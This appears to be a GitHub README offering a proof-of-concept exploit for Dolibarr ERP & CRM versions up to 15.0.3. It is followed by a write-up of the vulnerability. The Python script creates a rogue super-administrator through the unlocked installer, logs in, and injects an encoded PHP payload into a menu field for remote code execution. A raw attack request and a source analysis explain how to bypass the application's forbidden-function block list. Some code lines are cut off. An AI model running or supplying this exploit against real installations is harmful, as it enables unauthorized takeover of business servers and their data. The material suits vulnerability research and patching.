youncyb / dolibarr-rce Public

DOLIBARR ERP & CRM rce

5 stars 2 forks

Star Notifications

Code Issues 1 Pull requests Actions Projects Security ...

main Go to file

youncyb update poc ... on Oct 8 3

View code

README.md


2022/10/08 update

POC:

```
import requests
from requests.packages import urllib3
import time
import random
import sys
import re


sess = requests.Session()
pcre = re.compile(r'name=\"token\"\s+value=\"([^>]+)\"\s*[/]*>')
def request(method, url, headers=None, data=None, proxies=None, timeout=30):
    i = 1
    urllib3.disable_warnings()
    resp = None
    proxies = proxies
    while i <= 3:
        try:
            resp = sess.request(method=method, url=url, headers=headers,
                                data=data, proxies=proxies, timeout=timeout, ver
            break
```

```
        except requests.exceptions.TooManyRedirects:
            break
        except requests.exceptions.ConnectionError as e:
            time.sleep(2 + random.randint(1, 4))
        except (requests.exceptions.ConnectTimeout, requests.exceptions.ReadTimeout,
            time.sleep(2 + random.randint(1, 4))
        finally:
            i += 1
    if i > 3:
        print('[-]Error retrieve with max retries: {}'.format(url))
    return resp

def exp():
    if len(sys.argv) < 2:
        sys.exit('Usage: python3 {} http://xxxxx.com/'.format(sys.argv[0]))
    if sys.argv[1][-1] == '/':
        base = sys.argv[1].rsplit('/', 1)[0]
    else:
        base = sys.argv[1]
    headers = {
        'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
    }
    #proxies = {'http': 'http://127.0.0.1:8082', 'https': 'http://127.0.0.1:8082'}
    proxies = None
    res = request('GET', base, headers=headers, proxies=proxies)
    err_flag = 1
    if res:
        print('[*] Attempt to add admin.')
        base = res.url.rsplit('/', 1)[0]
        add_admin_url = '{}/install/step5.php'.format(base)
        data = {
            'action': 'set',
            'login': 'testadmins',
            'pass': 'testadmins',
            'pass_verif': 'testadmins',
            'selectlang': 'auto'
        }
        headers['Content-Type'] = 'application/x-www-form-urlencoded'
        res = request('POST', add_admin_url, headers=headers, data=data, proxies=pro
        if res and 'created successfully' in res.text or ('exists' in res.text and '
            csrf_token_url = '{}/index.php'.format(base)
            res = request('GET', csrf_token_url, headers=headers, proxies=proxies)
            if res:
                print('[*] Attempt to login.')
                try:
                    csrf_token = pcre.findall(res.text)[0]
                except:
                    csrf_token = ''
                login_url = '{}/index.php?mainmenu=home'.format(base)
```

```
                headers['Referer'] = csrf_token_url
                data = {
                    'token':'{}'.format(csrf_token),
                    'actionlogin': 'login',
                    'loginfunction': 'loginfunction',
                    'username': 'testadmins',
                    'password': 'testadmins'
                }
                res = request('POST', login_url, headers=headers, data=data, proxies
                if res and res.status_code == 200 and 'logout.php' in res.text:
                    print('[*] Attempt to get csrf token.')
                    csrf_token_url = '{}/admin/menus/edit.php?menuId=0&action=create
                    res = request('GET', csrf_token_url, headers=headers, proxies=pr
                    if res:
                        print('[*] Attemp to inset evil data.')
                        try:
                            csrf_token = pcre.findall(res.text)[0]
                        except:
                            csrf_token = ''
                        inset_evil_url = '{}/admin/menus/edit.php'.format(base)
                        data = {
                            'token': '{}'.format(csrf_token),
                            'action': 'add',
                            'menuId': random.randint(10000, 99999),
                            'menu_handler': 'eldy_menu',
                            'user': 2,
                            'type': 1,
                            'titre': 1,
                            'url': 1,
                            'enabled': "1==1));$d=base64_decode('ZWNobyAnPCEtLScmJmV
                        }
                        res = request('POST', inset_evil_url, headers=headers, data=
                        if res and res.history[0].status_code == 302:
                            print('[*] Attemp to execute command.')
                            request('GET', '{}/admin/menus/index.php'.format(base),
                            time.sleep(3)
                            evil_url = '{}/admin/index.php'.format(base)
                            res = request('GET', evil_url, headers=headers, proxies=
                            if res and res.status_code == 200 and 'pwned!!!' in res.
                                print(res.text[:100])
                                print('[+] vulnrable! {}'.format(base))
                                err_flag = 0

    if err_flag:
        print('[-] {} is not exploitable.'.format(sys.argv[1]))

exp()
```



1. Introduction

Dolibarr ERP & CRM is a modern software package that helps manage your organization's activity (contacts, suppliers, invoices, orders, stocks, agenda...).


It's an Open Source Software suite (written in PHP with optional JavaScript enhancements) designed for small, medium or large companies, foundations and freelancers.


dolibarr<=15.0.3 has an arbitrary add administrator vulnerability and a backend remote code execution vulnerability.

2. Vulnerability

2.1 add super administrators without authorization

Dolibarr does not automatically add `install.lock` after installation, it needs to be added manually by the user in the `documents` directory. For this feature, you can add as many super administrators as you want, using the section for adding super administrators during installation: `install/step4.php` .






2.2 Backend RCE

Firstly, use the edit function of menus to add malicious data to the database, here we use `file_put_contents` to write files.


```
POST /dolibarr1502/htdocs/admin/menus/edit.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:78.0) Gecko/20100101
Firefox/78.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
```

```
Content-Length: 299
Origin: http://localhost
Connection: close
Referer: http://localhost/dolibarr/htdocs/admin/menus/edit.php?
menuId=0&action=create&menu_handler=eldy&backtopage=%2Fdolibarr%2Fhtdocs%2Fadmin%2Fm

Cookie: PHPSESSID=mtkbsit3sr99f9relns8b9isbf;
DOLINSTALLNOPING_017fb6a80b4fcc706353a7f3b168d939=1;
DOLSESSID_90637d005b446cd27f1f5444eb5ac092=2m4fegod13gk193u8g7js4nql5
Upgrade-Insecure-Requests: 1

token=5de221f6658ef66579740ae1636d24a6&action=add&menuId=12345671&menu_handler=eldy_
```



View the database table `llx_menu` and successfully add malicious data:

Secondly, access to `http://localhost/dolibarr1502/htdocs/admin/menus/index.php` , will generate malicious PHP files in the `admin/menus/` directory.



3. Analysis

The `dol_eval` function in `htdocs/core/lib/functions.lib.php` can execute arbitrary code, the dol_eval caller also in the `verifCond` function in this file. If you can control `$s` and bypass the forbidden restriction (bypass with php features: **variable functions**), you can execute arbitrary code.

```
// We block use of php exec or php file functions
$forbiddenphpstrings = array('$$');
$forbiddenphpstrings = array_merge($forbiddenphpstrings, array('_ENV', '_SESSION', '_COOKIE', '_GET', '_POST', '_REQU

$forbiddenphpfunctions = array("exec", "passthru", "shell_exec", "system", "proc_open", "popen", "eval", "dol_eval",
$forbiddenphpfunctions = array_merge($forbiddenphpfunctions, array("fopen", "file_put_contents", "fputs", "fputscsv",
$forbiddenphpfunctions = array_merge($forbiddenphpfunctions, array("function", "call_user_func"));

$forbiddenphpregex = 'global\s+\$|\b('.implode( separator: '|', $forbiddenphpfunctions).')\b';

do {...} while ($oldstringtoclean != $s);

if (strpos($s, needle: '__forbiddenstring__') !== false) {...}

//print $s."<br>\n";
if ($returnvalue) {
    if ($hideerrors) {
        return @eval('return '.$s.';');
    } else {
        return eval('return '.$s.';');
    }
} else {
    if ($hideerrors) {
        @eval($s);
    } else {
        eval($s);
    }
}
```

```php
function verifCond($strToEvaluate)
{
    global $user, $conf, $langs;
    global $leftmenu;
    global $rights; // To export to dol_eval function

    //print $strToEvaluate."<br>\n";
    $rights = true;
    if (isset($strToEvaluate) && $strToEvaluate !== '') {
        $str = 'if(!('.$strToEvaluate.')) $rights = false;';
        dol_eval($str, returnvalue: 0, hideerrors: 1, onlysimplestring: '2')
        //var_dump($strToEvaluate);
        //$rep = dol_eval($strToEvaluate, 1, 1 , '2'); // The dol_e
        //$rights = ($rep ? true : false);
        //var_dump($rights);
    }
    return $rights;
}
```

Looking for controllable calls to the `verifCond` function, I found the `menuLoad` method in `htdocs/core/class/menubase.class.php`. The `menuLoad` method has two calls to `verifCond`.


```php
            $menu = $this->db->fetch_array($resql);

            // Define $right
            $perms = true;
            if (isset($menu['perms']))
            {
                $tmpcond = $menu['perms'];
                if ($leftmenu == 'all') $tmpcond = preg_replace( pattern: '/\$leftmenu\s*==\s*["\
                $perms = verifCond($tmpcond);
                //print "verifCond rowid=".$menu['rowid']." ".$tmpcond.":".$perms."<br>\n";
            }

            // Define $enabled
            $enabled = true;
            if (isset($menu['enabled']))
            {
                $tmpcond = $menu['enabled'];
                if ($leftmenu == 'all') $tmpcond = preg_replace( pattern: '/\$leftmenu\s*==\s*["\
                $enabled = verifCond($tmpcond);
            }
```

But `$memu` is fetched from the database, so go ahead and look at the logic of the `$resql` statement. Focus on the table: `MAIN_DB_PREFIX.menu` , and `m.entity` in `(0, $conf->entity)` , `m.menu_handler IN ($this->db->escape($menu_handler),'all')"` . And `$menu_handler` is the parameter passed in. The condition to be satisfied is: `eldy`

```
113    $menuArbo->menuLoad($mainmenu, $leftmenu, $this->type_user,  menu_handler: 'eldy',  &: $tabMenu
```

```
$sql = "SELECT m.rowid, m.type, m.module, m.fk_menu, m.fk_mainmenu, m.fk_leftmenu, m
$sql .= " FROM ".MAIN_DB_PREFIX."menu as m";
$sql .= " WHERE m.entity IN (0,".$conf->entity.")";
$sql .= " AND m.menu_handler IN ('".$this->db->escape($menu_handler)."','all')";
if ($type_user == 0) $sql .= " AND m.usertype IN (0,2)";
if ($type_user == 1) $sql .= " AND m.usertype IN (1,2)";
$sql .= " ORDER BY m.position, m.rowid";
```

So, we need to find the code to insert or modify the table `MAIN_DB_PREFIX.menu` .



The `create` function, also located in `htdocs/core/class/menubase.class.php`, is used to add a piece of data to `MAIN_DB_PREFIX.menu`, focusing on `perms`, `enabled`, `entity`, and `menu_handler`. handler , `where` entity `is` $conf->entity` which just meets the conditions described above.

```
257                 $sql .= " '".$this->db->escape($conf->entity)."',";
```

Keep track of the remaining three variables, located in `htdocs/admin/menus/edit.php`, all of which we can control.

```
186     if (!$error) {
187         $menu = new Menubase($db);
188         $menu->menu_handler = preg_replace( pattern: '/_menu$/', replacement: '', GETPOST( paramname: 'mei
189         $menu->type = (string) GETPOST( paramname: 'type', check: 'alphanohtml');
190         $menu->title = (string) GETPOST( paramname: 'titre', check: 'alphanohtml');
191         $menu->url = (string) GETPOST( paramname: 'url', check: 'alphanohtml');
192         $menu->langs = (string) GETPOST( paramname: 'langs', check: 'alphanohtml');
193         $menu->position = (int) GETPOST( paramname: 'position', check: 'int');
194         $menu->enabled = (string) GETPOST( paramname: 'enabled', check: 'alphanohtml');
195         $menu->perms = (string) GETPOST( paramname: 'perms', check: 'alphanohtml');
196         $menu->target = (string) GETPOST( paramname: 'target', check: 'alphanohtml');
197         $menu->user = (string) GETPOST( paramname: 'user', check: 'alphanohtml');
198         $menu->mainmenu = (string) GETPOST( paramname: 'propertymainmenu', check: 'alphanohtml');
199         if (is_numeric(GETPOST( paramname: 'menuId', check: 'alphanohtml', method: 3))) {
200             $menu->fk_menu = (int) GETPOST( paramname: 'menuId', check: 'alphanohtml', method: 3);
201         } else {
202             if (GETPOST( paramname: 'type', check: 'alphanohtml') == 'top') {
203                 $menu->fk_menu = 0;
204             } else {
205                 $menu->fk_menu = -1;
206             }
207             $menu->fk_mainmenu = $mainmenu;
208             $menu->fk_leftmenu = $leftmenu;
209         }
210
211         $result = $menu->create($user);
```

Releases

No releases published

Packages

No packages published